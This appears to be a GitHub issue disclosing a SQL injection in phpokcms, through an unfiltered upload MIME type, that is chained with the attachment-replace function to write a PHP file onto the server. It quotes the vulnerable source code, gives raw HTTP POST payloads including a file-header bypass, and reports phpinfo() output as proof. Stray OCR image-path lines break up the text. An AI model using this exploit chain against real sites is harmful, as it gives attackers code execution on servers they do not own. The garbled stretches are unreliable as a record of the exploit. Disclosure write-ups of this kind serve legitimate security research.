New issue

Jump to bottom

phpokcms Sqli To Getshell #1

Open Gh0stF opened this issue on Feb 6, 2020 · 0 comments

Gh0stF commented on Feb 6, 2020 Owner

Problem location:

Here is the injection point framework / API / upload_control.php:67. The main operation is to save the file upload information to the database.

$upload = $this->lib('upload')->upload('upfile');

if (!$upload || !$upload['status']) {

$this - > JSON (p_lang ('attachment upload failed ');

}

if ($upload['status'] != 'ok') {

$this->json($upload['content']);

}

$array = array();

$array["cate_id"] = $this->lib('upload')->get_cate();

$array["folder"] = $this->lib('upload')->get_folder();

$array["name"] = $upload['name'];

$array["ext"] = $upload["ext"];

$array["filename"] = $upload['filename'];

$array["addtime"] = $this->time;

$array['title'] = $upload['title'];

$array["mime_type"] = $upload['mime_type'];

$arraylist = array("jpg", "gif", "png", "jpeg");

if (in_array($upload['ext'], $arraylist)) {

$img_ext = getimagesize($this->dir_root . $upload['filename']);

$my_ext = array("width" => $img_ext[0], "height" => $img_ext[1]);

$array["attr"] = serialize($my_ext);

}

if (!$this->is_client) {

$array["session_id"] = $this->session->sessid();

}

$array['user_id'] = $this->u_id;

$id = $this->model('res')->save($array);

We followed $upload = $this - > lib ('upload ') - > upload ('upfile');

Enter the actual method in framework / LIBS / upload.php: 204

We see two lines of key code

$mime_type = $_FILES[$input]["type"];

...

return array('title' => $title, 'ext' => $ext, 'mime_type' => $mime_type, 'filename' => $outfile, 'folder' => $this->folder, 'status' => 'ok');

The returned mime_type is obtained, and the $mime_type is not filtered and checked in the middle, and the $_filesvariable is not reviewed, which may result in injection.

Verification and exp:

The corresponding interface of the upload method is /api.php?c=upload&f=save

The upload call page is /index.php?c=usercp&f=avatar

Let's put the breakpoint in framework/engine/db/mysqli.php:111, then upload the avatar, intercept it, and put a single quotation mark on the content type

You can see this Sql information:
INSERT INTO qinggan_res (`cate_id` , `folder` , `name` , `ext` , `filename` , `addtime` , `title` , `mime_type` , `attr` , `session_id` , `user_id`)
VALUES('1','res/202001/19/','','png','res/202001/19/2309a96e89ea3880.png','1579430399','loading','image/png'','a:2:{s:5:"width";i:1422;s:6:"height";i:1066;}','b35ptcavpkib4juss1451hbu4u','45')

Then the injection point has appeared, using method: PhpOK can call the controller and its methods through api.php, and there is an attachment replacement method at framework/www/upload_control.php:104, which queries the old file name from the database, then deletes the corresponding file to the disk, and adds the newly uploaded file. We can see the key method of attachment replacement It is located in framework / LIBS / file.php: 269, as follows:


```
public function mv($old,$new,$recover=true)
{
if(!file_exists($old)){
return false;
}
if(substr($new,-1) == "/"){
$this->make($new,"dir");
}else{
$this->make($new,"file");
}
if(file_exists($new)){
if($recover){
unlink($new);
}else{
return false;
}
}else{
$new = $new.basename($old);
}
rename($old,$new);
return true;
}
```

As you can see, although it's an attachment replacement, it doesn't matter if the source attachment doesn't exist. It's still written normally.


So the idea from injection to getshell is: inject an attachment data through SQL, the file type is PHP, and then call the attachment replacement function through api.php, you can write a PHP file to the target path.

Then payload is as follows

```
POST /api.php?c=upload&f=save HTTP/1.1
Host: local.hundan.org
Content-Length: 902
Origin: http://local.hundan.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.53 Safari/537.36 Edg/80.0.361.33
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2Eig5P1Ubm1e2y05
Accept: /
Referer: http://local.hundan.org/index.php?c=usercp&f=avatar
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="id"

WU_FILE_0
------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="name"

loading.png
------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="type"
```



However , In the upload part, there are two bytes of file header detection



So we need to add two bytes of picture header, URL encoded as %89p

So payload is like this
POST /index.php?c=upload&f=replace&oldid=1435 HTTP/1.1
Host: local.hundan.org
Content-Length: 763
Origin: http://local.hundan.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.53 Safari/537.36 Edg/80.0.361.33
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2Eig5P1Ubm1e2y05
Accept: */*
Referer: http://local.hundan.org/index.php?c=usercp&f=avatar
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="id"

WU_FILE_0
------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="name"


loading.png
------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="type"

image/png
------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="lastModifiedDate"


Wed Sep 18 2019 19:38:52 GMT+0800 (China Standard Time)
------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="size"

153699
------WebKitFormBoundary2Eig5P1Ubm1e2y05
Content-Disposition: form-data; name="upfile"; filename="loading.png"
Content-Type: image/png

------WebKitFormBoundary2Eig5P1Ubm1e2y05--



Boom! We can see the phpinfo() is really successfully output on page !



Configuration

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant